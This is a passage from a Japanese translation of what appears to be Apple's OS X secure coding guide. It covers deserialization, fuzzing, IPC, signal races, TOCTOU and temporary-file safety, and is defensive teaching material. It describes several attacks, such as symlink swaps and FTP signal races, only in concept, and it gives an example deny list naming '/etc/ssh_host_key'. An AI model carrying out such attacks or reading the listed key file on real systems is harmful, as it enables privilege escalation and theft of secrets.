データのアーカイブ化（あるいはオブジェクトグラフのシリアル化）とは、相互に関連するオブジェクト群を、特定のアーキテクチャに依存しないバイトストリームに変換する処理のことです。もちろん、オブジェクトや値の同一性や関係は保存しなければなりません。データをファイルに書き出す、他のプロセスに渡す、ネットワーク経由で送信するなど、さまざまなデータ保存、データ交換の手段として使われます。

たとえばCocoaでは、「コーダ」オブジェクトを使ってアーカイブを生成し、あるいは既存のアーカイブを展開して読み込むことができます。これは抽象クラスである`NSCoder`から派生した、具象サブクラスのインスタンスです。

オブジェクトのアーカイブには、セキュリティの観点でいくつか問題があります。

まず、アーカイブを展開すると、いくつものオブジェクトが相互に連結し、「グラフ」構造を成しています。ここにはどのようなクラスのどんなインスタンスでも入りえます。攻撃者があるオブジェクトを、アプリケーションが想定していないクラスのインスタンスで置き換えれば、予期しない動作になる恐れがあります。

第2に、アーカイブを展開して元の状態にするためには、収容されているデータの型を、アプリケーションが知っていなければなりません。開発者は通常、値のデコード処理を記述する際、データの型や長さがアーカイブ作成時から変わっていないと想定します。しかし、アーカイブの保存方法が安全でなければ、この想定は危険です。攻撃者が中身を改竄している可能性があるからです。

`initWithCoder:`メソッドでは、デコードしようとするデータが正しい形式であること、確保したメモリ空間からあふれないことを、きちんと検証する必要があります。これを怠っている場合、攻撃者はアーカイブを巧妙に改竄して、バッファオーバーフローその他の脆弱性を突き、システムの制御権を奪ってしまうかも知れません。

さらに、`initWithCoder:`メソッドの内部で`decodeObjectForKey:`を呼び出していれば、このメソッドから制御が返された時点で既に、誤動作が避けられない状態になっている恐れがあります。アーカイブを安全でない方法で保存/送信し、あるいは信頼できない情報源から届いたアーカイブを使う可能性があるならば、代わりに`decodeObjectOfClass:forKey:`を使うとともに、`NSSecureCoding`プロトコルを実装したクラスのみに、アーカイブの中身を制限する必要があります。

第3に、アーカイブを展開する際（`NSKeyedUnarchiverDelegate`の`unarchiver:didDecodeObject:`メソッドを参照）、あるいはメッセージ`awakeAfterUsingCoder:`を受け取る際に、別のオブジェクトを返すオブジェクトがあります。たとえば`NSImage`クラスがこれに当たります。アーカイブを展開する際、自分自身をある名前で登録するので、アプリケーションがそれまで使っていた画像が、これで置き換わってしまう可能性があるのです。攻撃者はこれを悪用して、故意に破損した画像ファイルをアプリケーションに送り込むことができます。

自分自身が記述したコードは安全でも、内部で呼び出しているライブラリに脆弱性があるかも知れないことに留意してください。特に、あるクラスを独自に実装したとき、そのスーパークラスの`initWithCoder:`メソッドも、アーカイブの展開処理に関与します。

> **注意:** nibファイルの実体はアーカイブなので、ここで説明したのと同じ注意が必要です。署名済みアプリケーションバンドルからロードしたnibファイルは信頼できますが、安全でない場所に保存されていた場合は信頼できません。

入力の検証漏れによる危険については“入力の検証を怠ったために起こりうる危険”（35 ページ）、アーカイブファイルの安全性を確保するための技法については“ファイル操作の安全性確保”（50 ページ）、入力の検証についてはこの章の関連する節を参照してください。

# ファジング(Fuzzing)

ファジング（またはファズテスト）とは、有効なデータをランダムに、あるいは選択的に改変し、プログラムに渡して何が起こるか調べる技法のことです。プログラムがクラッシュするなど誤動作が生じる場合、標的になりうる脆弱性があることを表します。この章で説明した、バッファオーバーフローなどの脆弱性を検出する手段として、ハッカが好んで使う技法です。したがって、開発者自身がまずこの技法を利用し、脆弱性を解消しておくべきでしょう。

プログラムにまったく脆弱性がない、という証明は不可能ですが、ファジングにより容易に見つかる脆弱性は、解消も比較的容易です。開発者の作業は、ハッカが行う場合に比べて遙かに容易であるはずです。ハッカは、脆弱性があるかも知れない入力欄を見つけるだけでなく、どのような性質の脆弱性か正確に見極め、攻撃方法を編み出す必要があります。これに対して開発者は、脆弱性を見つけさえすれば、ソースコードを見て修正方法を判断できます。具体的な攻撃方法を考える必要もありません。何者かが攻撃方法を考え出すかも知れないと判断し、あらかじめ修正してしまえばよいのです。

ファジングを実施するためには、プログラムに渡す入力データを、ランダムに生成するスクリプト（あるいは短いプログラム）があると便利です。調べようとする入力の種類（テキスト欄、URL、データファイルなど）に応じて、HTML、javascript、異常なほど長い文字列、通常は使わない文字などを試してみましょう。プログラムがクラッシュするなど想定外の動作になった場合、その入力を処理するソースコードを調べて問題を見極め、修正してください。

たとえばファイル名の入力を求めるプログラムの場合、ファイル名の最大長を超える文字列を与えてみます。あるいは、データブロック長の指定欄がある場合、そこで指定したよりも大きなデータブロックを使ってみます。

ファジングの際、特に試してみる価値があるのは境界値です。たとえば符号つき整数型の変数には、表現できる最大値と最小値、および0、1、-1などを試してみましょう。データ欄に入力できるのが1バイト以上42バイト以下の文字列である場合、0バイト、1バイト、42バイト、43バイトの文字列を与えてみてください。その他の場合も同様に考えます。

境界値だけでなく、想定範囲の中間に当たる値や、想定範囲を大きく外れた値も試してください。たとえば、最大2000×3000ピクセルの画像を想定しているアプリケーションの場合、画像データの大きさ欄を改変して65535×65535ピクセルの画像のように見せかけることができます。大きな値を与えると、整数のオーバーフローにまつわるバグが見つかるかも知れません。また、ある場合には、メモリの確保に失敗するため、`NULL`ポインタの処理に関連するバグが発覚することがあります。整数のオーバーフローについては、“バッファのオーバーフローやアンダーフローの回避” （18 ページ）の“整数のオーバーフロー/アンダーフローの回避” （27 ページ）を参照してください。

ファイルの途中や末尾に何バイトかのデータを挿入することも、状況によっては有用なファジングの技法です。たとえばファイルのヘッダに、本体が1024バイトであるという記述がある場合、末尾に1025番目のバイトを追加してみましょう。あるいは画像ファイルに、行や列のデータを追加することも考えられます。ほかにもさまざまな方法があるでしょう。

# プロセス間通信とネットワーク処理

他のプロセスとの通信で最も重要なのは、相手に問題がないかどうか、確実に検証することはできない、という事実です。したがって、信頼できない（潜在的に危険がある）と仮定して扱う必要があります。プロセス間通信はすべて、潜在的に攻撃に対する脆弱性があります。適切に入力を検証し、競合状態を回避するなど、安全でない情報源からのデータを扱うために必要な、さまざまなテストを組み込まなければなりません。

以上に加え、プロセス間通信の形態によっては、通信機構に特有の危険がひそんでいます。以下、こういった危険をいくつか説明します。

**Machのメッセージ処理：**

Machのメッセージ処理を扱う場合、自身のプロセスのMachタスクポートを、他のプロセスに渡さないことが大切です。これに反した場合、相手プロセスは、こちらのアドレス空間をどのようにでも修正可能であり、したがってたやすく攻撃できます。

通信相手のクライアントごとに、専用のMachポートを生成するようにしてください。

---

**注意:** OS XにはMachメッセージ用のAPIがありません。この機能を用いるアプリケーションには、後方互換性も保証されません。

---

**遠隔手続き呼び出し（RPC、Remote Procedure Call）と分散オブジェクト：**

RPCや分散オブジェクトを利用するアプリケーションは、接続先のプロセスは何であれ完全に信頼する、と暗黙に宣言していることになります。相手プロセスは、こちら側の関数を何でも実行できます。コードの一部を悪意あるコードで上書きすることさえ可能です。

したがって、確実に信頼できるプロセスとの通信でない限り、こういった機構は使わないでください。特に、自分自身が管理するホストを除き、ネットワーク経由でこの通信技術を利用してはなりません。

**共有メモリ：**

アプリケーションどうしが共有メモリを使ってやり取りする場合、ヒープ上のメモリは、ページ境界を揃え、ページ長のブロック単位で確保するようにしてください。ページ全体を占めないメモリブロック（あるいはスタックの一部）を共有すると、相手プロセスは、コード、スタック、その他のデータの一部を上書きできるので、予期しない動作になったり、任意のコードを注入されたりする恐れがあります。

さらに、共有メモリの形態によっては、競合状態攻撃の標的にもなりえます。特にメモリマップトファイルは、生成後、開いて使うまでの間に、他のファイルで置き換えられる可能性があります。詳しくは“ファイル操作の安全性確保” （50 ページ）を参照してください。

最後に、名前つきの共有メモリ領域や共有メモリマップトファイルは、ユーザ空間で動作するどのプロセスからもアクセスできます。したがって、匿名でない共有メモリを使って、機密性の高いデータをプロセス間でやり取りするのは危険です。共有メモリ領域を確保し、当該領域

を共有する子プロセスを生成した後、キーとして`IPC_PRIVATE`を渡して`shmget`を実行することにより、共有メモリIDが簡単に推測されないようにしてください。

---

**注意:** 共有メモリ領域は、`exec`やこれに類する関数を実行すると消えてしまいます。`exec`で起動した子プロセスに対して安全にデータを渡すためには、共有メモリIDを子プロセスに渡す必要があります。できるだけ、`pipe`で生成したパイプなど、より安全な機構を使ってください。

---

ある共有メモリ領域を使う、最後の子プロセスが実行を終えた後、この領域を生成した親プロセスは、`shmctl`を実行して共有メモリ領域を削除しなければなりません。これにより、他のプロセスが領域IDを推測したとしても、この領域にアタッチすることはできなくなります。

```
shmctl(id, IPC_RMID, NULL);
```

**シグナル：**

ここで言う**シグナル**とは、あるプロセスから別のプロセスに送られる、中身のない特別な型のメッセージのことです。OS Xをはじめ、UNIXベースのオペレーティングシステムで使われます。プログラムは、シグナルハンドラ関数を登録することにより、シグナルが届いたとき、所定の処理を実行できます。

一般に、シグナルハンドラで大規模な処理を行うのは危険です。この中で実行しても安全なライブラリ関数やシステムコール（非同期シグナルで安全な（async-signal-safe）関数）は限られているため、安全に処理を行うのはいささか難しいのです。

開発者にとってより深刻なのは、シグナルがいつ届くか、まったく制御できないという点でしょう。攻撃者は、（ソケットバッファをオーバーフローさせるなどの手段で）プロセスにシグナルを送ることができれば、いつでも（どの処理の最中でも）シグナルハンドラのコードを実行させることが可能です。したがって、シグナルハンドラを実行すると危険な箇所が少しでもあれば、潜在的な問題になります。

たとえば2004年、UNIXベースの多くのオペレーティングシステムに使われていたオープンソースのコードに、シグナルハンドラの競合状態が見つかりました。遠隔攻撃者はこのバグを悪用して、任意のコードを実行し、あるいはFTPデーモンを停止することができます。ソケットからデータを読み込み、ルートとして動作している間にコマンドを実行するよう、巧妙に操作するのです。[CVE-2004-0794]

したがってシグナルハンドラでは、最小限の処理のみ行うようにしてください。それ以外のさまざまな処理は、メインループ内の、きちんと管理できる箇所で実行します。

たとえば、FoundationやCore Foundationを基盤とするアプリケーションの場合、`socketpair`でソケットの組（接続済み）を生成し、`setsockopt`でソケットを非ブロックモードに設定し、`CFStreamCreatePairWithSocket`で一方の端に`CFStream`オブジェクトを割り当てた後、メインループで当該ストリームをスケジューリングします。その上で、最小限の処理を行うシグナル

ハンドラを登録します。ここではwriteというシステムコール（POSIX.1によれば非同期シグナルで用いても安全）を使って、データをもう一方のソケットに書き出します。シグナルハンドラの処理終了後、他端のソケット上のデータにより、実行ループが「起こされ」るので、都合のよい箇所でシグナルを処理できることになります。

**Important:** シグナルハンドラ内でソケットにデータを書き出し、主たるスレッド上の実行ループでこれを読み込む場合、ソケットを非ブロックモードに設定*しなければなりません*。これを怠ると、多くのシグナルを送信しようとして、アプリケーションがハングする恐れがあります。

ソケットに用いるキューの大きさは有限です。これを使い切ると、ソケットが非ブロックモードである場合、writeシステムコールは失敗し、大域変数であるerrnoに`EAGAIN`が設定されます。一方、ブロックモードであれば、キューが空になってデータを書き出せるようになるまで、writeシステムコールはブロックします。

シグナルハンドラ内でwriteがブロックすると、実行ループに制御が戻りません。実行ループ側でソケットからデータを読み込むようになっていれば、キューが空になることは決してないので、writeのブロックが解除されることもなく、アプリケーションはハングしてしまいます（少なくとも他のシグナルによりwriteが割り込まれるまで）。

# 競合状態と安全なファイル操作

共有データには、ファイル、データベース、ネットワーク接続、共有メモリその他のプロセス間通信機構などさまざまな形態がありますが、取り扱いに注意しないと、容易にセキュリティ上の危険を招いてしまいます。この章では、陥りやすいさまざまな問題とその回避法を説明します。

## 競合状態の回避

**競合状態**とは、イベントの発生順序が変わることにより、動作も変わってしまうことをいいます。所定の順序でなければプログラムが正常に機能しない場合、これはバグであると考えなければなりません。攻撃者がこれを悪用して、不正なコードを注入する、ファイル名を変更するなど、正常な動作を妨害できる場合、競合状態はセキュリティ上の脆弱性になります。また、一連の処理の間隙を悪用して、正常な動作を妨げることもありえます。

OS Xは、最近のOSの例に漏れず、マルチタスク処理に対応しています。複数のプロセスが同時に動作するか、あるいは各プロセッサで高速にプロセスを切り替えることにより、同時に動作しているように見せかけるのです。ユーザにとっての利点は多く、しかも明白に分かりますが、弱点もあります。あるプロセスの、連続する2つの処理の間に、他のプロセスの処理が実行される可能性を排除できないのです。実際、2つのプロセスが同じリソース（ファイルなど）を使っている場合、双方が特別な手順を踏まない限りアクセス順序を保証できません。

たとえば、あるファイルを開き、次にその内容を読み込むまでの間、何もしていなくても、他のプロセスが何らかの変更を施す可能性があります同様に、2つのプロセス（同じアプリケーションに属するか否かを問わず）が同じファイルにデータを書き出す場合も、どちらが先に出力し、どちらがそれを上書きするか、予測することはできないのです。これがセキュリティ上の脆弱性を引き起こします。

標的になりうる競合状態には大きく分けて、TOCTOU（Time Of Check, Time Of Use、検査と実行の時間差）とシグナル操作という2つの種類があります。

## 検査と実行の時間差

ある条件を検査し、その上でアクションを実行する、という手順は頻繁に現れます。たとえば、ファイルの存在を確認した上で書き出す、読み込み権限を確認してから実際にファイルを開く、といった具合です。検査と実行の間には（1秒にも満たないにせよ）時間差があるので、攻撃者はこれを悪用することがあります。この問題をTOCTOU（Time Of Check, Time Of Use）と称します。

### 一時ファイル

古典的な例として、誰でもアクセス可能なディレクトリに、一時ファイルを書き出す処理があります。一時ファイルの操作権限を適切に設定すれば、他のユーザは改変できないようになります。しかし、書き出す時点で既にファイルが存在した場合、他のプログラムが必要としているデータを上書きしてしまう恐れがあります。あるいは、攻撃者が巧妙にハードリンクやシンボリックリンクを仕掛けていれば、システムが必要とするファイル、攻撃者が制御可能なファイルに出力してしまうかも知れません。

プログラムはこれを回避するため、同名のファイルが書き出し先ディレクトリに存在しないかどうか確認します。存在すれば、事前に削除する、衝突しないよう別の名前にする、などの方法で対処します。一方、存在しなければ、アプリケーションは書き出し用としてファイルを開きます。システムルーチンは自動的に新しいファイルを生成し、書き出し可能な状態にするはずです。

攻撃者は、適当な名前の一時ファイルを生成するプログラムを常時走らせることにより、ファイルがないことをアプリケーションが確認した後、実際に開いて書き出すまでの間に、（若干の粘り強さと幸運があれば）同名のファイルを生成できます。その結果、アプリケーションは、攻撃者が生成したファイルを開き、データを書き出すことになってしまいます（システムルーチンは、ファイルがあれば単にそれを開き、なかった場合に限って新規に生成するのでした）。

このファイルの操作権限は、通常の一時ファイルとは違っており、攻撃者は中身を読むことができます。あるいは、攻撃者はファイルをあらかじめ開いておくかも知れません。これを他のファイル（攻撃者が所有するファイル、または既存のシステムファイル）のハードリンクやシンボリックリンクで置き換えます。仮にパスワードファイルを指すシンボリックリンクで置き換えていれば、その中身が破損し、誰も（システム管理者でさえも）ログインできなくなってしまいます。

より現実的な例として、ディレクトリサーバの脆弱性を突く攻撃が考えられます。ここでは、秘密鍵と公開鍵を一時ファイルに保存した後、鍵を読み込んでデータベースに出力する、というスクリプトが動作しているとします。一時ファイルは誰でも書き出せるディレクトリにあるので、攻撃者は競合状態を発生させるべく、一時ファイルから鍵を読み込む処理の直前に、自分が用意したファイル（あるいはそのハードリンクやシンボリックリンク）で置き換えてしまいます。その結果、データベースには、攻撃者が用意したにせの秘密鍵と公開鍵が登録されます。その結果、このキーを使って暗号化や認証を施しても、攻撃者が自由に操作できるようになりました。あるいは同じ方法で、秘密鍵を盗み出し、暗号化済みのデータを解読することも考えられます。[CVE-2005-2519]

同様に、アプリケーションが処理のため、一時的にファイルやフォルダの操作権限を緩和している場合、攻撃者はその間隙を巧みに突いて、競合状態を起こします。

一時ファイルを安全に生成する手順については、“一時ファイルの適切な生成”（53 ページ）を参照してください。

### プロセス間通信

もちろんTOCTOUは、ファイルが関与しないところでも問題になります。データストレージや通信機構はいずれも、アトミックな処理でなければこれが起こりうるのです。

たとえば、ゲーム会場の入場者数を、自動的に数えるプログラムについて考えてみましょう。誰かが入口を通ると、サーバ上で動作しているウェブサービスに通知が届きます。ウェブサービスの各インスタンスは、独立したプロセスとして動作します。入口から信号が届く都度、ウェブサービスのインスタンスが起動し、データベースから現在値を取得して1を加え、再び書き戻します。したがって、複数のプロセスが、「入場者数」という単一のデータを操作することになるのです。

まったく同時に、2人が別の入口を通ったとしましょう。すると次のような一連のイベントが発生します。

1. サーバプロセスAが入口Aからの要求を受け取る。
2. サーバプロセスBが入口Bからの要求を受け取る。
3. サーバプロセスAがデータベースから`1000`という数値を読み取る。
4. サーバプロセスBがデータベースから`1000`という数値を読み取る。
5. サーバプロセスAがこの数値を1増やし、したがって`Gate == 1001`となる。
6. サーバプロセスBがこの数値を1増やし、したがって`Gate == 1001`となる。
7. サーバプロセスAが新しい入場者数として`1001`という数値を書き出す。
8. サーバプロセスBが新しい入場者数として`1001`という数値を書き出す。

サーバプロセスBが入場者数を読み込んだのは、プロセスAが数値を増やして書き戻す前なので、どちらのプロセスも同じ値を読み込むことになります。プロセスAが入場者数を増やして書き戻した後、プロセスBはそれと同じ値を入場者数として上書きしています。この競合状態のため、入場者のうち1人は数に入りませんでした。大きな興行で、各入口に長い行列ができていれば、この条件はしばしば発生します。これに気づいたチケット係がレシートをポケットに隠してごまかしていても、発覚しないかも知れません。

これと同様に、共有データなどプロセス間通信の機構にからんでも、競合状態が発生します。重要なデータを書き出してから、再度読み込むまでの間に攻撃者が干渉して、プログラムの動作を混乱させ、データを改竄するなど、損害を与える可能性があります。マルチスレッドのプログラムで、スレッドセーフでない関数を実行すれば、データが破損する恐れがあります。攻撃者がプログラムを巧みに操って、2つのスレッドが互いに干渉するよう誘導すれば、サービス妨害（denial-of-service）攻撃が成立するかも知れません。

場合によっては、上記のような競合状態を悪用して、ヒープ内のバッファに、保持できる以上のデータを上書きすることにより、バッファオーバーフローを引き起こすことも考えられます。

"バッファのオーバーフローやアンダーフローの回避"（18 ページ）で説明したように、バッファオーバーフローを巧妙に利用すれば、どのような不正コードでも実行できます。

共有データが関与する競合状態を解決するためには、ロック機構を利用して、あるプロセスが処理を終えるまで、別のプロセスでは値を変更しないよう制御するとよいでしょう。しかしこの機構にも問題や危険がないわけではないので、実装には注意が必要です。そしてもちろん、ロック機構を適用できるのは、ロックのスキームに参加しているプロセスだけです。信頼できないアプリケーションによるデータの改竄を防止できるわけではありません。詳しくは『*Secure Programming for Linux and Unix HOWTO*』（Wheeler、http://www.dwheeler.com/secure-programs/から入手可）を参照してください。

TOCTOU脆弱性はさまざまな手段で回避できますが、具体的な手段は問題領域に大きく左右されます。共有データが関与する場合は、ロック機構により、コードの他のインスタンスが当該データを操作しないよう保護してください。誰でも書き出し可能なディレクトリに置いたデータを扱う場合は、"誰でも書き出し可能なディレクトリに置いたファイルの危険性について"（54 ページ）で解説する事項にも注意が必要です。

## シグナル処理

シグナルハンドラはいつ起動されるか分からないので、不適切な動作になる恐れがあります。デーモンがルート権限で動作している場合、不適切なコードが誤ったタイミングで実行されると、権限が不正に昇格してしまう可能性すらあります。"シグナルハンドラの安全な使い方"（49 ページ）でこの問題を詳しく解説します。

# シグナルハンドラの安全な使い方

シグナルハンドラも競合状態が生じる源です。オペレーティングシステムからプロセス、あるいはプロセス間のシグナルは、プロセスを停止し、あるいは初期化し直すために使われます。

プログラムにシグナルハンドラを組み込む場合、その中でシステムコールを呼び出さず、できるだけ短時間で処理を終えるようにしてください。この中で使っても安全なシステムコールも多少はありますが、実際に安全なシグナルハンドラを記述するためには技術を要します。一番よいのは、シグナルハンドラではフラグを設定するだけにしておき、プログラム本体の側で定期的にフラグを調べる、という実装方式でしょう。このようにするのは、あるシグナルの処理が終わる前に、新しいシグナルにより割り込まれる可能性があるからです。システムが不安定な状態になり、攻撃者がつけいる隙を与える恐れがあります。

たとえば1997年、FTPプロトコルのさまざまな実装に脆弱性が見つかりました。FTP接続を閉じる操作で競合状態を起こすことができる、というものです。ほぼ同時に2つのシグナル（現在の処理を中断（abort）する旨、およびユーザがログアウト（logout）する旨）をFTPサーバに送ると、FTP接続が切れます。このとき、logoutシグナルがabortシグナルの直前であれば、競合状態が発生するのです。

匿名ユーザとしてFTPサーバにログインすると、サーバは一時的にroot権限からnobody権限に降格して、ファイルの書き出し権限を与えないようにします。その後、ユーザがログアウトすると、サーバはroot権限を取り戻します。絶妙なタイミングでabortシグナルが届くと、サーバがroot権限を取得した後、ユーザがログアウトする前に、logoutハンドラが停止してしまいます。したがってユーザはroot権限でログインしている状態になり、思うがままにファイルを書き出せることになります。攻撃者は、GUIを備えたFTPクライアントの「取り消し」ボタンを連打するだけで、この脆弱性を悪用する可能性があります。[CVE-1999-0035]

シグナルハンドラの簡単な紹介記事が、「Little Unix Programmers Group」のサイト（http://users.act-com.co.il/~choo/lupg/tutorials/signals/signals-programming.html）に載っています。シグナルハンドラの競合状態を悪用する手段については、Michal Zalewskiの記事（http://www.bindview.com/Services/razor/Papers/2001/signals.cfm）を参照してください。

# ファイル操作の安全性確保

危険なファイル操作も、セキュリティ上の脆弱性としてよく問題になります。場合によっては、ファイルを開く、ファイルに書き出す、といった操作も、攻撃者が競合状態を引き起こす「隙」になることがあります（“検査と実行の時間差” （46 ページ）を参照）。しかし多くの場合、攻撃者はこの隙を突いて、機密情報を盗み見たり、サービス妨害攻撃を仕掛けたり、アプリケーションや、さらにはシステム全体の制御権を奪ったりするのです。

この節では、ファイル操作をより安全に行うための対策を説明します。

## 結果コードの確認

呼び出したルーチンの結果コードは必ず確認してください。処理に失敗した場合は、状況に応じて適切に対処します。ファイルにまつわるセキュリティ上の脆弱性の多くは、結果コードをきちんと確認するよう実装するだけで回避できます。

よく見られる誤りをいくつか示します。

**ファイルに書き出すとき、ファイルの操作権限を変更するとき**

ファイルの操作権限を変更し、あるいは書き出し用にファイルを開く操作に失敗する原因として、次のようなことが考えられます。

- ファイルやそれを収容するディレクトリの操作権限が不充分である。
- ファイルのフラグ（`chflags`コマンドや`chflags`システムコールで設定）が変更できない。
- ネットワークボリュームにアクセスできない。
- 外づけドライブが切断されている。

- ドライブに障害が発生している。

ソフトウェアの性質にもよりますが、エラーコードをきちんと確認していなければ、いずれも悪用される可能性があります。

詳しくは、`chflags`、`chown`、`chgrp`の各コマンド、`chflags`および`chown`関数のマニュアルページを参照してください。

**ファイルを削除するとき**

`rm`コマンドは、「`-f`」オプションが指定されれば操作権限を無視することもありますが、それでも失敗することがあります。

たとえば、中身が残っているディレクトリを削除することはできません。他のユーザがアクセス中のディレクトリも、削除しようとすれば失敗します。古いファイルを削除している間にも、他のプロセスが新たにファイルを追加する可能性があるからです。

安全に対処するためには、他のユーザがアクセスしない、自分専用のディレクトリを使うことです。それが不可能であれば、`rm`コマンドの実行結果を必ず確認し、失敗した場合に備えてください。

## ハードリンクに関する注意点

ハードリンクとは、謂わばファイルの別名です。同じファイルが、異なる名前で異なる場所に現れます。

ファイルに2つ（以上）のハードリンクがある場合、所有者、操作権限などをすべて確認しても、リンク数の確認を怠っていれば、攻撃者はひそかに用意したディレクトリからリンクを張ることにより、自由に読み書きできる可能性があります。したがって、リンクの数も併せて確認するようにしてください。

とは言っても、リンクがあるだけで不正と判断するわけにはいきません。あっても問題ない、それどころか必要である、という状況もあるからです。たとえばディレクトリはすべて、同じ階層の、少なくとも2つの位置にリンクされています。ディレクトリ名自身と、「自分自身」を表す特別な「`.`」レコードです。さらに、サブディレクトリには、親ディレクトリを指す「`..`」レコードもあります。

以上のようなリンクは想定範囲内であり、許容しなければなりません。ほかに想定外のリンクがある場合も、適切に対処する必要があります。ファイルにリンクを生成する、という方法で攻撃者がサービス妨害攻撃を仕掛けることがありうるからです。ユーザにできるだけ詳しく状況を通知して、原因を取り除けるようにしてください。

## シンボリックリンクに関する注意点

シンボリックリンクとは、パス名を収容する特殊なファイルのことです。ハードリンクよりも多用されます。

シンボリックリンクをきちんと認識する関数を使えば、当該ファイル自身ではなく、パス名をたどった先のファイルを自動的に開き、読み書きできます。しかしその旨がアプリケーション側に通知されることはないので、当該パス名の箇所に、あたかもファイルが実在するように操作できるのです。

攻撃者はこの仕組みを悪用することがあります。たとえば、アプリケーションが一時ファイルにデータを書き出す際、重要なシステムファイルを指すシンボリックリンクと差し替えて上書きさせることにより、システムを破壊することがあります。あるいは、アプリケーションが書き出したデータを横取りしたり、一時ファイルから読み込む際、にせのデータと差し替えたりすることもありえます。

一般に、`chown`、`stat`など、シンボリックリンクを自動的にたどる関数は使わないことが重要です（代替手段については表 4-1 （58 ページ）を参照）。ハードリンクと同様、シンボリックリンクについても問題がないか確認のうえ、適切に対処するよう実装してください。

## ファイルシステムにおける大文字と小文字の区別とセキュリティモデルに対する悪影響

OS Xのパーティションは、大文字と小文字を区別する、区別しないけれども保存する、区別しない、のいずれかです（区別しないのはブートボリューム以外のみ）。たとえばHFS+は、区別するか、区別しないけれども保存する、のいずれかです。FAT32は、区別しないけれども保存します。FAT12、FAT16、ISO-9660（拡張機能なし）は区別しません。

ボリューム形式による動作の違いをアプリケーションが認識していないと、重大なセキュリティホールとなる恐れがあります。特に次の点に注意してください。

- プログラムが独自の操作権限モデルにもとづいてアクセスを許可/拒否する（たとえば、特定のディレクトリ以下にあるファイルのみアクセスを許可するウェブサーバ）場合、`chroot`で所定の範囲（牢獄）にのみアクセスを許可するよう強制するか、大文字/小文字の区別の有無によらず、パスを正しく特定できるよう慎重に処理してください。

  さまざまな対策が考えられますが、ブラックリスト方式よりもホワイトリスト方式で許可/拒否を判定する（明示的に許可していない場合は拒否する）とよいでしょう。これが不可能であれば、パスを構成する各要素をブラックリストと比較する際、該当するボリュームの種類に応じて、大文字/小文字を区別するか否か正しく判定してください。

  たとえば、アップロード/ダウンロードを拒否するブラックリストに「`/etc/ssh_host_key`」というファイル名の記述がある場合、大文字/小文字を区別しないボリュームであれば、「`/etc/SSH_host_key`」や「`/ETC/SSH_HOST_KEY`」、さらには「`/ETC/ssh_host_key`」というパス名も拒否しなければなりません。
- 大文字/小文字を区別するボリューム上のファイルに、大文字/小文字が入れ替わったパス名でアクセスしようとしても失敗します。

しかし、何者かがその名前でにせのファイルを生成すれば、アクセスできてしまいます。その内容がアプリケーションの動作に影響を与えるのであれば、攻撃者がつけいる隙になるかも知れません。

また、そのファイルがアプリケーションバンドルのオプション部分であって、起動時にdyld（ダイナミックローダ）が読み込むようになっている場合も、同様に標的となりえます。

## 一時ファイルの適切な生成

OS Xの一時ディレクトリは、複数のユーザが共有する設定になっています。したがって誰でもファイルを書き出せることになります。他のユーザが自由に読み書きできる場所にあるファイルを操作する場合、その内容が改竄されている、あるいは破損している可能性が常にあります。

一番よいのは、自分だけがアクセスできる安全な一時ディレクトリを用意し、そこにファイルを書き出すことです。

具体的には次のようにして行います。

- Cocoaアプリケーションであれば、`NSTemporaryDirectory`を実行する。
- POSIX層であれば、引数`name`に`_CS_DARWIN_USER_TEMP_DIR`という定数を渡して`confstr`を実行する。

次に、同じユーザとして動作する、悪意あるアプリケーションに対抗するため、以下に説明するように、適切な関数で、このディレクトリ以下にフォルダやファイルを生成してください。

**POSIX層**

POSIX層の一時ファイルは`mkstemp`関数で生成します。この`mkstemp`関数で得られるファイル記述子は、ファイル名の一意性が保証されています。`open` の戻り値を検査し、重複があればファイル名を変えて再び`open`を実行する、という面倒がありません。

一時ファイルを公開ディレクトリに生成しなければならない場合は、`open`関数に`O_CREAT`および`O_EXCL`というフラグを与えてファイルを生成し、ファイル記述子を取得してください。`O_EXCL`フラグを指定すれば、同じ名前のファイルがあったとき、エラーを返すようになります。エラーコードを確実に検査した上で、次の処理に進むようにしてください。

ファイルを開いてその記述子を取得すると、これを引数とする標準C関数（`write`、`read`）を使って、安全にファイルを読み書きできます（このファイルが開いたままである限り）。ここで取り上げた関数については`open(2)`、`mkstemp(3)`、`write(2)`、`read(2)`の各マニュアルページ、各関数の長所と短所については『*Secure Programming for Linux and Unix HOWTO*』（Wheeler）を参照してください。

**Cocoa**

Cocoaにはファイルを生成してその記述子を返すメソッドがありません。Objective-Cのプログラムから標準Cの`open`関数を呼び出して、ファイル記述子を取得してください（"共有ディレクト

リにおけるファイルの操作（POSIX関数）”（57 ページ）を参照）。あるいは、mkstemp関数で一時ファイルを生成し、その記述子を取得しても構いません。次に、NSFileHandleのinitWithFileDescriptor:メソッドでファイルハンドルを初期化し、NSFileHandleの各種関数で読み書きします。NSFileHandleクラスについては『*Foundation Framework Reference*』を参照してください。

一時ファイルを格納するデフォルトの場所（環境変数$TMPDIRに設定）は、NSTemporaryDirectory関数で取得できます。なお、OS X v10.3より前の版を開発ターゲットとしてリンクした場合など、NSTemporaryDirectoryが/tmpというディレクトリを返すことがあります。したがって、NSTemporaryDirectoryを使う場合でも、/tmpが適切かどうか検討し、そうでなければより安全な一時ディレクトリを生成して使うべきでしょう。

NSFileManagerクラスのchangeFileAttributes:atPath:メソッドは、chmodやchownと同様に、ファイル記述子ではなくパス名を引数として取ります。公開ディレクトリやユーザのホームディレクトリでファイルを操作する場合、このメソッドを使ってはなりません。代わりにfchownやfchmodを使ってください（表 4-1（58 ページ）を参照）。NSFileHandleクラスのfileDescriptorメソッドで、NSFileHandleに渡すファイル記述子を取得できます。

さらに、一時ファイルを操作する際、NSStringやNSDataのwriteToFile:atomicallyメソッドは使わないでください。ファイル書き出し時の事故でデータが消えてしまう危険は小さくなりますが、誰でも書き出し可能なディレクトリで処理する場合には推奨できません。詳しくは“共有ディレクトリにおけるファイルの操作（Cocoa）”（59 ページ）を参照してください。

## 誰でも書き出し可能なディレクトリに置いたファイルの危険性について

誰でも書き出し可能なディレクトリにあるファイルは、信頼できないものとして扱う必要があります。攻撃者が、ファイルを削除して別のファイルで置き換える、他のファイルを指すシンボリックファイルで置き換える、事前にファイルを生成しておく、といった細工をしている可能性があるのです。攻撃をある程度避ける手段もありますが、一番よいのは、このようなディレクトリに置いたファイルを読み書きしないことです。可能であれば、操作権限をきちんと設定したサブディレクトリを生成し、その下にファイルを置くようにしてください。

あるプロセスだけが排他的にアクセス可能なディレクトリ以外で作業する場合、ファイルを生成する際には、同名のファイルが存在しないことを事前に確認する必要があります。また、読み書きしようとしているのが、確かに自分が生成したファイルであることも確認しなければなりません。

